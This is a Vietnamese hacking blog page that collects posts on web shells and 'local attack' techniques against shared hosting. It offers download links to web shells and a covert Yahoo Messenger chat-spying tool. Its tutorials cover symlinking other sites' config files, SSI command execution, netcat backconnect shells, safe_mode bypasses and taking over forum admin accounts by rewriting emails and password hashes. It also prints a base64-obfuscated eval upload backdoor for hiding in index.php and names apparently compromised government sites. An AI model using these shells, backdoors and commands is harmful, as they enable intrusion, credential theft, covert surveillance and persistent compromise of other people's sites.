Hacking - Buzz™ * Cảm Ơn Các Bạn Đã Ghé Thăm Website *

Shell Demons-Team (Shell số một tại VN)

Xin chào các bạn , mình xin share con shell mà chính tay mình mod , con shell này gốc là con c99 và mod thêm nhiều chức năng
các chức năng như sau:
Creat CGI shell
Creat Python shell
Creat symlink shell
Perl Bypass
Auto Root
Domain and User list
ShowsourceRead
Cgi Shell Priv pass=dz
Config Shell
LitespeedBypas
SsiBypass
SuExecByps
Wordpress Mysql Admin Shell
Joomla Mysql
Admin Shell
Php Eval Bypass
Php4 Bind 8888 Eval
Cpanel+Ftp+Telnet Cracker
Safe Mode php.ini
Mini Cgi
Php Backconnect
Dc Backconnect
Perlsocket
Python Bacconnect
Python izo
Metasploit Bacconnect
Encoder online
FTP brute
MySQL Manager
Proc.
......
và nhiều chức năng khác nữa
mong rằng con shell này sẽ giúp ích được cho ae
link down shell
http://www.mediafire.com/?7i2ts8odl0cxuxc

Xem Thêm


Local server cài Mod_security


1
 
Victim : http://ccncmaster.com/index.php
2

Tìm Path trc ná, mình hướng dẫn cho ai chưa biết luôn, cách tìm path đơn giản nhất qua error_log
Trước hết tạo ra 1 error_log cái đã

3
 
Thứ 2 tìm cái error_log đó, sử dụng lệnh đơn giản


tail -n 10000 /usr/local/apache/logs/error_log|grep trymto
Trong đó 10000 là số dòng, cái này tùy biến, /usr/local/apache/logs/error_log --> Đường dẫn đến nơi chứa logs file --> có thể khác (tùy biến nếu nó thay đổi, mặc định là thế), grep trymto lọc ra error với nội dung lúc nãy mình tạo ra.
4
 
SV cài đặt mod_security thì thường nó không cho các lệnh cơ bản để chạy đâu
5
6
406 Not accept table.
 

Vì không thể sử dụng lệnh trực tiếp ta hãy sử dụng nó 1 cách gián tiếp.
tạo 1 file chứa command bên trong nó và lưu với tên gì cũng đc.

7
 
Mình save thành file ku.to
trong đó ln -s (Tạo 1 symlink), /home/thangnq/puclic_html/ --> đường dẫn đến website victim, index.php --> file cần symlink, trym.txt file symlink
sau đó up file ku.to lên sv

8
 
Sau đó chúng ta sử dụng lệnh : sh ku.to
9
 
và thưởng thức kết quả:
10
11

Xem Thêm


Mannu shell version 2 by Indishell

Mannu shell version 2 with some new features and modified interface look Download link:
--==[[ http://www.mediafire.com/download.php?a72ttl7vtq1ldvs ]]==--
by default username: team password: indishell
new Features in the shell are
1.File uploader
2.vbulletin admin password changer
3.Joomla admin panel username/password changer
4.Wordpress admin panel username/password changer
5.Password protected
in joomla/wordpress admin username/password changer you need not to supply md5 hashed password
just provide database name,database user,database password ,new username and password that you want to set...

Xem Thêm


TOP 5 PHP Shells of 2012

1- b374km1n1 Modified by Newbie3viLc063s v.2012 mostly hackers used b374k shell for defacing and other works, here is latest version of  b374k m1n1, re coded by Newbie3viLc063 hackers.
New fuctions in this shell : TOP 5 PHP Shells of 2012 | Juno_okyo's Blog
  • OpenDIR 
  • Symlink
  • SQLI Scan 
  • Website Whois 
  • Port-Scanner 
  • WP Reset 
  • Jomlaa Reset 
  • CMS Scanner 
  • VB Changer 
  • String Encoder 
  • SQL Backup 
  • WHMCS Decoder 
  • Security Mode
  •  Process
2- Sym 2.0 (auto symlink shell)
Manual Symlink takes a lot of time in finding platform of website and Configuration files, so we use sym 2.0 for auto symlink, 
in this shell you can check website's url and thier Configuration by single click
Download  
3- WSO shell
TOP 5 PHP Shells of 2012 | Juno_okyo's Blog  wso is one of the Most Pouplar shelles used by hackers, this shell having Good Interface and fuctions  Download 

4- 404 Not found Shell 
404 shell is a Modified version of wso shell, sometimes after upload your shell some guys find it using scanners and they use your shells, and shells also can be find with google dorks,so we use this undetectable and password protected shell, its will show to a 404 page if someone else will acess it, to login in this shell press tab. 

5-Madspot Shell
TOP 5 PHP Shells of 2012 | Juno_okyo's Blog  Madshpot shell is coded by MadSpot Security Team, Madspot shell's interface is also Good, and having Latest Features too. Download

Xem Thêm






TUT up shell bằng tamper data

bạn cần cài tamper data tại đây
https://addons.mozilla.org/en-US/firefox/addon/tamper-data/

Xem Thêm


IMMonitor Yahoo Messenger Spy v2.2.9.(Full)


IMMonitor Yahoo Messenger Spy cho phép bạn theo dõi, khoá lại hoặc ghi lại các đoạn đối thoại chat trên Yahoo Messenger từ xa. Nếu con cái bạn (hay vợ, chồng bạn!) đang dành quá nhiều thời gian để chat trên Yahoo Messenger? hay bạn nghi ngờ họ dính líu tới những cuộc thoại nguy hiểm, Nếu vậy thì IMMonitor Yahoo Messenger Spy là lựa chọn tốt nhất cho bất kì ai cần thông tin về chuyện này, thật nhanh chóng và bí mật. Nó dễ sử dụng và không cần phải cài đặt trên máy đích cần theo dõi. Sẽ không ai biết rằng các cuộc đối thoại trên Yahoo Messenger của họ đang bị khoá hay ghi lại và nó sẽ không bao giờ ngừng hoạt động trừ phi bạn đóng nó lại.

Các tính năng:

  • Ghi lại và lưu giữ các cuộc đối thoại qua Yahoo Messenger trên ở bất cứ máy tính nào trong mạng lưới.
  • Ghi lại hoặc khoá các cuộc đối thoại trên qua Yahoo Messenger.
  • Xuất các tin nhắn bị chặn ra file HTML.
  • Tự động gửi báo cáo về cuộc chat qua email để xem từ xa.
  • Bảo vệ bằng mật khẩu và phím nóng.
  • Hoạt động ở chế độ lén lút.
  • Bắt đầu ghi lại ngay từ khi mới khởi động chương trình.
  • Sử dụng an toàn, dễ dàng và mạnh mẽ

LINK DOWNLOAD: http://www.mediafire.com/?qnbq246tbbq40a7

ANH CHẠY FILE CÀI ĐẶT
Giải nén, chạy file yahoochecker cài đặt bình thường. cài xong copy file patch vào thư mục cài đặt và chạy nó

XONG,

MỞ CHƯƠNG TRÌNH LÊN CHỌN CONFIG LÀM NHƯ HÌNH SAU
Khởi động lại máy là xong.

Xem Thêm


TuT Up Shell các loại Forum cho Newbie

Click Download ~>  http://www.mediafire.com/?88t2by5q78rtl9m

Newbie vào xem nha , pro đừng chém

Xem Thêm


Local Attack File - Symlink sa 3.0

Download:

http://www.mediafire.com/?n5spzc6z79512jg
TuT hướng dẫn sử dụng:
http://www.mediafire.com/?rqd1m6sgllssi50


Nguồn Google.com

Xem Thêm


Các câu lệnh sử dụng Shell và cách khắc phục sự cố không local được

1 cài câu lệnh phổ biến cho ae NB, và dể hiễu


PHP Code:
cat /etc/passwd : liệt kê các user có trên server 
PHP Code:
dir /home/user/public_html/ : đi đến public_html của user 
PHP Code:
ln -s /home/user/public_html/index.php hehe.txt : ghi file index.php vào file hehe.txt trên thư mục mình đang dùng : ví dụ đang dùng http://abc.com/c99.php thì vào http://abc.com/hehe.txt 
Vậy muốn ghi con shell của mình vào host người khác thì làm sao ??
PHP Code:
ln -s /home/user_của_mình/public_html/c99.php /home/user_của_victim/public_html/c99.php lựa chọn thư mục chmod 777 hay 755 mà có quyền ghi nhé 
_Nếu bị chmod ko cho ghi thì sao ??
=>Thì dir qua web nó rồi run command típ
_Nếu wa web nó ko run đc thì sao ?
=>thì xem web nó có forum hay cái gì đó ko mình úp shell thông qua lỗi ảnh hoặc úp wa forum
-vậy phải làm sao để xem đc file config để vào được database ?
PHP Code:
cat /home/user/public_html/forum/includes/config.php >> xem file config.php 
_Nếu ko xem được thì sao ??,diss các hàm và éo có symljnk ??
=> thì download website nó về mà ngâm cứu config
PHP Code:
tar -czf hehehe.tar.gz /home/user/public_html/forum/ 
>> download nguyên cái forum
ko thì download cái config nó thôi.
PHP Code:
tar -czf config.tar.gz /home/user/public_html/forum/includes/config.php 
_Nếu lệnh zip ko được nữa thì sao ,config mã hóa thì sao
thì xem cách mã hóa
hiện tại có 2 cái dezend và base64_decode ,xem google thì bít
nếu zip ko đc chắc bó tay quá >> đỗi cách khác (nói lăng nhăng quá mình bỏ wa bước này )
Vậy nếu có user+pass+data mà đăng nhập ko được ,đăng nhập đc mà ko zip đc thì làm sào sữa đc mà vào admin úp shell trên forum ??
=>Con shell mình đang dùng ko phải là root nên rất hạn chế
1 vài lệnh cải thiện :
PHP Code:
chmod a+wxr file.php -rwxrwxrwx chmod a+drw file.php -rwxrwxrwx chmod -R a+rx thumuc >> giao quyen doc va vao ben trong thu muc,ke ca thu muc con 
chmod -R a+rw thumuc >> giao quyen doc va ghi...
chmod -R a+rwx thumuc >> quyen root
mkdir backup >> tạo thư mục backup
chmod 777 backup >> chmod nó thành 777 để mình zip data.zip lên
_Nếu ko chmod 777 được thì làm sao ?
=> tạo con chmod.php nội dung như sau:
Quote:
PHP Code:
<?php chmod("backup", 0777); ?>
úp lên rồi run
http://abc.com/chmod.php

sau đó úp con dumper.php lên rồi điền info vào zip ,zip xong có thể về localhost chỉnh sữa rồi úp lên => backup thế là mình đã quản lí

-Cách này lằng nhằng quá ,data nó cả trăm M thì phiền ?

vậy thì dùng con c99.php ,vào chổ nào có user mà chỉnh sữa
ví dụ nó có bảng user bao gồm id và email ,....thì run command trên SQL của data là
PHP Code:
update user set email="hehehe@yahoo.com" where id=1 
nếu user admin nó có id là 1,đã thay thế = hehehe@yahoo.com
>> sau đó chơi quên mật khẩu gửi user+pass về email hehehe@yahoo.com

hoặc
Quote:
PHP Code:
update user set id ='6'where user='hehehe' 
>> set user hehehe lên thẳng admin (vào reg nick hehehe trước nhá)
hoặc
Quote:
PHP Code:
update user set passwd ="e10adc3949ba59abbe56e057f20f883e" where id=1 
>> e10adc3949ba59abbe56e057f20f883e = 123456 >> vào mà đăng nhập user=admin_của_nó ;pass =123456

Mấy bước làm sao thì ae kiếm clip xem sẽ hiễu
>> up qua style hoặc plugin gì gì đó là đc thôi
Chơi thôi đừng quá hoại gì!

Xem Thêm


Hướng dẩn sử dụng Shell R57

Giả sử đã up được con r57.php lên host,sau đó
Mã:
cat /etc/passwd
và ra được các path của những victim khác trên cùng server:
ex: /home/user1
/home/user2
……………..
vấn đề là làm sao biết được domain của user1 và user2 đây?Tớ đã sử dụng
Mã:
cat /var/cpanel/accounting.log
và
Mã:
cat /etc/domains
nhưng đều không thành công

kiểm tra các sites trên cùng server này

Code:
Mã:
ls -la /etc/valiases
dùng thêm live hoặc công cụ tìm kiếm để search
live.com ip : xxx.xxx.xxx.xxx

Code:
Mã:
cd /etc/vdomainaliases && ls -lia
cd /etc/vdomainaliases;ls -lia
cd /etc/valiases && ls -lia
cd /etc/valiases;ls -lia
nó sẽ hiện ra…………………….. dạng như sau
Mã:
 
819980 -rw-r–r– 1 flfounin nobody 0 Mar 17 13:34 fl4938r.com
4821034 -rw-r–r– 1 flanchen nobody 0 Mar 17 13:33 flanche.net
4826219 -rw-r–r– 1 bangings nobody 0 Mar 17 13:35 fonerahacks.bangingscrew.com
4826135 -rw-r–r– 1 bangings nobody 0 Mar 17 13:35 fonerahacks.com
4824052 -rw-r–r– 1 illusio4 nobody 0 Mar 17 13:33 forgehalo-net.illusion-gfx.com
4824049 -rw-r–r– 1 illusio4 nobody 0 Mar 17 13:33 forgehalo.net
4823877 -rw-r–r– 1 forgetbu nobody 0 Mar 17 13:33 forgetbuttons.com
Tiếp tục là local
Trên r57 shell dùng lệnh :
vd: sever nhactre
Mã:
ls /home/yeutruct/public_html/nhactre/


tiếp tục dùng lệnh ls vào thư mục 4rum/includes :


Ah ha, file config đây rồi, dùng lệnh cat /home/yeutruct/public_html/nhactre/4rum/includes/c onfig.php để xem nội dung :

Ta có được các thông tin về database :
Mã:
$config['Database']['dbname'] = ‘yeutruct_nhactre’;$config['MasterServer']['username'] = ‘yeutruct_nhactre’;$config['MasterServer']['password'] = ‘mekiep’;
Trên r57 >>> Database >>> Run SQL query điền các thông tin tìm được vào :

Nhấn Execute .
Tiếp tục run SQL command :

Ta sẽ có được toàn bộ các tables trong database này, nhưng hiện tại vấn đề ở đây chúng ta chỉ cần những tables quan trọng :

Tới đây là thấy khỏe khoắn rồi, userid = 1 đích thị là admin.

Theo các bạn thì chúng ta sẽ làm tiếp thế nào đây? VBB sử dụng hash MD5 đã qua xử lý (salted hashed) nên ko thể dùng hash MD5 bình thường để thay thế. Vậy làm sao để đổi password của admin đây nhỉ ?

Hihi đành chịu khó mất thêm tí thời gian vậy , đổi password ko ổn thì ta sẽ đổi email :

Sẵn tiện tay dùng thêm câu lệnh SELECT email FROM user để ” thâu tóm ” toàn bộ email thành viên diễn đàn này .
Tiếp tục vào forum của trang nhactre.vn và sử dụng chức năng forgot password >>> kết quả tiếp theo :


Backup Database:
Mã:
mysql -u username -p password dbname
> /path/to/dump.sqlRestore Database:
Mã:
mysql -u username -p password dbname < /path/to/dump.sql

Xem Thêm


ByPass 5.2.17


Share cho các bạn test thử
ini.php


Mã:

<? 
echo ini_get("safe_mode"); 
echo ini_get("open_basedir"); 
include($_GET["file"]); 
ini_restore("safe_mode"); 
ini_restore("open_basedir"); 
echo ini_get("safe_mode"); 
echo ini_get("open_basedir"); 
include($_GET["ss"]); 
?>


php.ini

Mã:

short_open_tag = On 
log_errors = On 
log_errors_max_len = 1024 
ignore_repeated_errors = On 
register_globals = Off 
magic_quotes_runtime = Off 
magic_quotes_gpc = On 
allow_url_fopen = on 
AddHandler application/x-httpd-php4 .php 
display_errors = Off 
disable_functions = Bypass By tak.fanar 
safe_mode = Off

Xem Thêm


Tut giấu Shell

Mọi người thấy hay thì cho em tí tín dụng để vào Family nhé 

Bình thường, sau khi đã up dc shell lên host, việc đầu tiên có lẽ là tìm chỗ giấu shell.

Vậy giấu shell làm sao để admin khó biết ?

Có nhiều cách: đặt tên na ná tên các file trên host, giấu ở các folder kín,...

Bài viết sau đây giới thiệu một cách giấu shell khác, khá hữu dụng 

Bước 1: Giấu
+ Chọn một file nào đó trên host (VD: index.php)
+ Chèn thêm đoạn code sau vào giữa file:


Code:
eval(base64_decode("Pz48P3BocCBpZihpc3NldCgkX0dFVFsiYWN0Il0pICYmICRfR0VUWyJhY3QiXT09InNvaWRhaWthIil7CgppZihpc3NldCgkX0ZJTEVTWyJGaWxlIl0pKQp7CiRQYXRoPWV4cGxvZGUoIi8iLF9fRklMRV9fKTsKdW5zZXQoJFBhdGhbY291bnQoJFBhdGgpLTFdKTsKJFBhdGg9aW1wbG9kZSgiLyIsJFBhdGgpOwokUGF0aC49Ii8iLiRfRklMRVNbIkZpbGUiXVsibmFtZSJdOwoJaWYgKCRfRklMRVNbIkZpbGUiXVsiZXJyb3IiXSA+IDApCgl7CgllY2hvICJFcnJvcjogIiAuICRfRklMRVNbIkZpbGUiXVsiZXJyb3IiXSAuICI8YnIgLz4iOwoJfQoJZWxzZSBpZihtb3ZlX3VwbG9hZGVkX2ZpbGUoJF9GSUxFU1siRmlsZSJdWyJ0bXBfbmFtZSJdLCRQYXRoKSkKCXsKCWVjaG8gIlN0b3JlZCBpbjogIiAuJFBhdGg7Cgl9Cn0KPz4KPGZvcm0gbWV0aG9kPSJwb3N0IiBlbmN0eXBlPSJtdWx0aXBhcnQvZm9ybS1kYXRhIj4KCTxpbnB1dCB0eXBlPSJmaWxlIiBuYW1lPSJGaWxlIi8+PGlucHV0IHR5cGU9InN1Ym1pdCIvPgo8L2Zvcm0+Cjxici8+CkNvZGVkIGJ5IExlb3JpdXMKPD9waHAKZXhpdDsKfQo/Pjw/"));

Bước 2: Sử dụng
+ Truy cập vào index.php?act=soidaika


========================================================
lang thang có thấy mấy đoạn code này chèn vô index,hóa ra của bạn,
thêm 1 doạn nho nhỏ nè chèn bất kỳ đâu nhé,khó mà mò dc nó 
if($_GET['id']=='hk')
{
echo '<form method="POST" enctype="multipart/form-data" action="?id=hk">
<input type="file" name="file_upload" size="20" id="file">
<input type="submit" name="gui" value="Up" >
</form>';if (isset($_POST['gui'])){
move_uploaded_file($_FILES['file_upload']['tmp_name'], $_FILES['file_upload']['name']);
}
}
nếu chèn vô index sẽ là
index.php?id=hk
Sẽ thấy from upload

Xem Thêm


Giới Thiệu Về Local Attack

1-      Local Attack Là gi ?
           Local attack là kỹ thuật hack website bằng hình thức tấn công từ nội bộ bên trong. Nghĩa là tấn công vào một website có bảo mật kém chung server  với website mục tiêu. Sau đó tấn công sang website mục tiêu bằng kỹ thuật Local.

 2-      Các bước thực hiện trong local attack
-          Xác định các website chung server với site mục tiêu.
-          Check qua toàn bộ server, xác định site có bảo mật kém có thể tấn công bằng các hình thức:
SQLI, RLI, LFI, XSS, DNN, IIS, Bugs, padding orale….
-          Up shell lên website có bảo mật kém
-          Local sang Site mục tiêu


       3-      Nhiệm vụ của local
-          Tìm file config
-          Thu thập thông tin login vào cơ sở dữ liệu của victim
-          Login vào csdl, xác định username và password được mã hóa của victim
-          Crack hoặc thay đổi password của victim.
       4-      Các kỹ thuật Local
-          Sử dụng các lệnh cơ bản: Dir, cat,….
-          Symlink cơ bản.
-          Symlink kết hợp với SSI.
-          Face symlink, Indirec Symlink
-          Backconnect
-          Via SQL
-          Các kỹ thuật Bypass
……
Đỉnh cao của kỹ thuật Local là Get root.

Xem Thêm


Các Phương Pháp Local Attack

* Nhắc lại trình tự các bước Local Attack


1- View danh sách các user trong server
2- Tìm file config.php
3- Get thông tin login vào database
4- Crack hoặc change pass admin
5- Login vào quyên quản trị và upshell


1- View danh sách các user trên server

Muốn local được 1 site nào đó trên server thì trướ tiên cần phải xác định site đó có user là gì, từ đó tìm cách đọc file config.php của user đó.


- Một số câu lệnh để get user:

Lệnh phổ biến nhất:
Cat /etc/passwd

Tuy nhiên một số server cấm lệnh cat, có thể sử dụng các lệnh sau một cách linh hoạt

Less /etc/passwd
./cat/etc/passwd
More /etc/passwd

Ngoài ra có thể sử dụng chức năng get user trên shell byg.php, c99.php hay bypass ở r57.php, soleil.pin, telnet.pl hoặc các shell sau:

http://www.mediafire.com/?gic70c6ce441333
http://www.mediafire.com/?hi4gnmu3kpxn095 ( đk: chmod 755)
http://www.mediafire.com/?2rk42hiv9b4ii3f

Pass download: soleil_vhb
Pass dải nén: ceh.vn

- Câu lênh get user & domain

Cat /etc/virtual/domainowners


2- Tìm file path file config.php

Đối với các mã nguồn mở thì path file config được mặc định như sau:
Lưu ý: “path” chính là path từ server dẫn tới site, ví dụ đối với server linux, path là: /home/user/public_html


- Vbulletin:
path/includes/config.php
- Mybb:
path/inc/config.php
- Joomla:
path/configuration.php
- Word-Press:
path/wp-config.php
- Ibp:
path/conf_global.php
- Php-fusion:
path/config.php
- Smf:
Path/Settings.php
- Nuke:
path/config.php
- Xoops:
path/mainfile.php
- Zen Cart
Path/includes/configure.php
- path/setidio:
path/datas/config.php
- Datalife Engine:
path/engine/data/config.php
- Phpbb:
Path/config.php
- Wordpress:
path/wp-config.php
- Seditio:
path/datas/config.php
- Drupal:
path/sites/default/settings.php


- Đây là path mặc định đối với các mã nguồn mở, còn đối với site tự code thì thông thường path vẫn đặt hay ngay sau thư mục public_html ( path/config.php ).

- Đối với các quản trị viên chú ý đến tính năng bảo mật, phòng tránh local attack thì họ thường dấu kỹ và thay đổi path dẫn đến file config, trong trường hợp này cần phải dò path bắt đầu từ file index đi vào. Soleil sẽ lấy ví dụ dò path file config đối với vbulletin chẳng hạn:

Forum.php -> global.php -> includes/class_bootstrap -> includes/init.php -> includes/class_core.php -> includes/config.php

( Để tìm kiếm path trong source, search theo từ khóa: “cwd”, ta sẽ thấy đoạn code tương tự như: “require_once(CWD . '/includes/init.php');” - Đây là path mặc định dẫn tới file init.php))……


3- Get thông tin file config 

Phần này chính là phần trọng tâm nhất trong bộ tut local attack. Trong phần này soleil sẽ giới thiệu đầy đủ các kỹ thuật cơ bản để local attack.

3.1- Trước hết ta cần tìm hiểu qua về các câu lệnh cơ bản trong linux ứng dụng cho local attck:

- Ls , dir : Liệt kê tên các file bên trong thư mục
ls -al, ls -lia: Liệt kê tên và thuộc tính các file bên trong thư mục

Ls -lia /home/vhbgroup/public_html/@4rum/includes.config.php

- Cat, ./cat, less, more, tail : View nôi dung bên trong các file:
Cat /home/vhbgroup/public_html/@4rum/includes/config.php
- Ln : Lệnh symbolic link:
Ln -s /home/vhbgroup/public_html/@4rum/includes/config.php soleil.ini
- Cd: Chuyển đổi thư mục

Ví dụ muốn chuyển tới thư mục soleil”
Cd /home/vhbgroup/public_html/@4rum/includes/soleil
cd ~ : Tới thư mục home dictionary
cd -: Quay lại thư mục vừa làm việc
cd ..: Tới thư mục kề bên ngoài thư mục đang làm việc
- Chmod: Phân quyền cho các file hoặc thư mục:
Chmod 400 config.php ( đang làm việc trong thư mục includes chứa file config.php )
- Mkdir: tạo thư mục:

Ví du muốn tạo thư mục soleil trong thư mục includes:
Mkdir /home/vhbgroup/public_html/@4rum/includes/soleil
- Touch : Tạo file:

touch /home/vhbgroup/public_html/@4rum/includes/soleil.php
- Tar, zip: Lệnh nén và giải nén: thường sử dụng trong symlink root
Tar –zcvf ducdung08clc.tar.gz soleil ( Nén thư mục soleil thành file ducdung08clc.tar.gz)
Tar –zxvf ducdung08clc.tar.gz ( giải nén file ducdung08clc.tar.gz)

Zip –r -9 ducdung08clc.zip soleil ( Nén thư mục soleil thành file ducdung08clc.zip)
Zip -p ducdung08clc.zip ( Giải nén file ducdung.tar.gz)
…………

3.2- Phần tiếp theo Soleil sẽ trình bày 1 số kỹ thuật dùng để lấy thông tin file config.php


1- Sử dụng các lệnh cat, dir để xem tên thư mục, tệp tin và đọc nội dung tệp tin.

Ví dụ:
dir /home/vhbgroup/public_html/includes
cat /home/vhbgroup/public_html/includes/config.php

Nhưng hiện nay phần lớn các server đều không cho phép thực thi những hàm này nên ứng dụng phương pháp này không mấy khả thi

2- Sử dụng Symbolic link – Gọi tắt là symlink

Symbolic link là kỹ thuật cơ bản và gần như là quan trọng mà phần lớn các attaker nghĩ đến đầu tiên trước khi thực hiện công việc local attack.

Ln -s /home/vhbgroup/public_html/@4rum/includes/config.php soleil.ini

Có thể hiểu đơn giản là tạo 1 file soleil.ini trên host có nội dung giống file config.php của user vhbgroup trên server có path /home/vhbgroup/public_html/@4rum/includes/config.php
Có thể thay soleil.ini bằng .txt nhưng do thói quen soleil vẫn hay sử dụng .ini hơn bởi vì đối với 1 số server bị lỗi nó có thể bypass permissions 400.


3- Sử dụng symlink kết hợp với ssi:

Đối với 1 sô server khi symbolick link bình thường xuất hiên 403 forbinden – không cho phép đọc file đã được symlink thì giải pháp được nghĩ đến đó là kết hợp với ssi.
- Tạo 1 file ducdung08clc.shtml với nội dung như sau:

<!--#include virtual="soleil.ini"-->

Trong đó file soleil.ini là file đã được symbolic link trên server.
Bây giờ view source của file ducdung08clc.shtml ta sẽ thấy đc nội dung file soleil.ini đã symbolic link.

4- Chạy lệnh bằng file .shtml

- Tuy nhiên có 1 số server cả 2 cách đó đều không áp dụng được nhưng nó lại cho chạy lệnh bằng file .shtml

<!--#exec cmd="cat /etc/passwd"-->

- Lệnh xem file logs như sau:

<!--#exec cmd="tail -n 10000 /var/log/httpd/domains/vhbgroup.net.error.log"-->

Lưu ý: + lệnh tail cũng giống như lệnh cat nhưng nó dùng để xem nhưng dòng cuối cùng của file trên server.
+ /var/log/httpd/domains/vhbgroup.net.error.log là path dẫn đến file error.log của direct admin
+ Còn path dẫn đến file error.log của cpanel là: /usr/local/apache/logs/error_log ….., tùy vào bộ cài host mà path dẫn đến file error.log khác nhau.


5- Get all config toàn server


- Đâu tiên download shell get all config ( w.php) về rồi up lên server.

http://www.mediafire.com/?hi4gnmu3kpxn095 ( pass unlock: soleil_vhb )


- Click vào done và thư mục có tên là tmp sẽ được tạo ra.

- Vào link của thư mục tmp sẽ có 1 số shell với các chức năng sau:

+ dz.sa : Đây là shell cgi, sử dụng nó để get các user trên server bằng cách thực thi câu lệnh: cat /etc/passwd, more /etc/passwd ( Pass login là: dz ).
+ user.sa : Shell này dung để xem danh sách các user và domain trên server.
+ config.sa : Shell này có nhiệm vụ thực thi get all config bằng phương pháp symlink


- Vào link shell http://www.vksbinhphuoc.gov.vn/soleil/tmp/config.sa

- Coppy toàn bộ thông tin user có được từ câu lệnh: cat /etc/passwd vào khung như hình ảnh dưới đây rồi ấn “get config”


- Cuối cùng trở lại link http://vksbinhphuoc.gov.vn/soleil/tmp/ , chúng ta sẽ có được danh sách các file config của các site trên server.


* Đặc điểm của con shell get all config này:

+ Là 1 công cụ cực kỳ thuận tiện, giảm bớt thời gian và công sức khi local attack
+ Chỉ sử dụng đối với các server cho chạy shell cgi và cho quyền symlink
+ Không bypass được, chỉ symlink đối với các site chưa chmod và có path dẫn đến file config là mặc định.


6- Symbolink Root:

- Download file r00t.tar.gz về và upload lên host:
http://www.mediafire.com/?21kycoh4g5s4ojo ( pass download: soleil_vhb, pass dải nén: ceh.vn )
- Sau đó giải nén file root.tar.gz, sử dụng lệnh sau:
Tar –zxvf r00t.tar.gz
- Up file .htacess cùng thư mục với file r00t:

Options all
DirectoryIndex Sux.html
AddType text/plain .php
AddHandler server-parsed .php
AddType text/plain .html
AddHandler txt .html
Require None
Satisfy Any

- Nếu không sủ dụng file r00t.tar.gz đó, có thể thực hiện sym root ngay trên shell

Demo:
http://tnmthatinh.gov.vn/soleil/r00t/


Và đây là cấu trúc của trường http://cdhh.edu.vn/

http://tnmthatinh.gov.vn/soleil/r00t...h/public_html/


7- Backconnet:

Có thể hiểu đơn giản là kết nối bằng cổng sau, nghĩa là sử dụng shell backconnet và tool netcat (nc.exe) để mở sẵn 1 cổng trên server, sau đó từ máy tính của attacker kết nối với server qua cổng đã được mở sẵn đó. Mọi câu lệnh thực thi đối với server có thể thực hiện trên máy tính của attacker qua command line.

Đồ nghề cần thiết:

- Tool netcat (nc.exe)
http://www.mediafire.com/?npsob8c7dd9nr40

- Shell back connect đối với asp:
http://www.mediafire.com/?etciiuskzvyhjcw

Chú ý, trong shell có 1 đoạn code như: "G:\domains\tvled.vn\wwwroot\austdoor\design\nc.ex e -l -p 1234 -e cmd.exe -d"
Lúc up shell lên cần edit lại “G:\domains\tvled.vn\wwwroot\austdoor\design\” thành path của server dẫn tới file nc.exe.

- Shell backconnet đối với php
http://www.mediafire.com/?8o1sj35cs51lsiw

( Pass unlock soleil_vhb; Pass dải nén: ceh.vn )

- Download tool nc.exe rồi đặt trong ổ C chẳng hạn, sau đó mở cửa sổ command line và sử dụng netcat để mở cổng trên local host kết nối với server đã mở sẵn cổng

- Cú pháp: + chế độ kết nối : nc [-tùy_chọn] tên_máy cổng1[-cổng2]
+ chế độ lắng nghe: nc -l -p cổng [-tùy_chọn] [tên_máy] [cổng]


Một số câu lệnh có thể sử dụng:
nc -nvv -l -p 80
nc -lvvnp 3333
nc -nvv -l -p 12345
nc 127.0.0.1 7777
nc -vv -l -p 7777
nc -vlp 443


+ -l: đặt netcat vào chế độ lắng nghe để chề kết nối đến
+ -n: Chỉ dùng ip ở dang số, ví dụ: 123.30.2.42, netcat sẽ ko xét đến DNS.
+ -p: Chỉ định cổng cần lắng nghe hay kết nối
+ -v: Hiện thi các thông tin về kết nối hiện tại. –vv sẽ hiện thị thông tin chi tiết hơn nữa.

- Lưu ý là cần coppy nc.exe vào 1 vị trí nào trong máy rồi sử dụng command đến thư mục chứa nc.exe trước khi thực hiện các câu lệnh liên quan đến netcat

- Sauk hi đã backconnect thành công thì tiến hành local đơn giản chỉ bằng 1 câu lệnh coppy shell từ site đã up được shell tới site victim.


8- Via SQL
- Login vào database và tạo 1 table để load các thông tin bằng cách sử dụng querry sau

create table soleil ( ducdung08clc varchar (1024));

- Query load các thông tin vào table table vừa được tạo:

load data local infile '/etc/passwd' into table soleil

Có thể thay câu lệnh “/etc/passwd” bằng path dẫn đến file config.

- Query hiện thị các thông tin được load vào table soleil:

select * from soleil

- Phương pháp này được gọi là Via SQL, chủ yếu sử dụng khi server không cho chạy run command và có thể bypass đối với 1 số server.

1 số lưu ý:

- Đối với 1 số server Safe_mod: ON, thì shel không có chức năng run command để thực thi các câu lệnh, vậy làm sao có thể local được. Giải pháp được nghĩ đến là sử dụng shell cgi:


+ Soleil.pin

http://www.mediafire.com/?4k94v1i0shmr46c
Cách sử dụng:
- Up shell soleil.pin và chmod nó về 755
- Up hoặc tạo file .htaccess trong thư mục chứa shell có nội dung:

## START ##
Options +ExecCGI
AddHandler cgi-script cgi pl cgi gmc pin jpg
RewriteEngine on
RewriteRule (.*)\.mil$ $1.cgi
Options +FollowSymLinks
DirectoryIndex cmd.html
Options +Indexes
RemoveHandler .hack
AddType text/plain .hack
## milw0rmvn exploit ##

Hoặc:
Options FollowSymLinks MultiViews Indexes ExecCGI

AddType application/x-httpd-cgi .cin

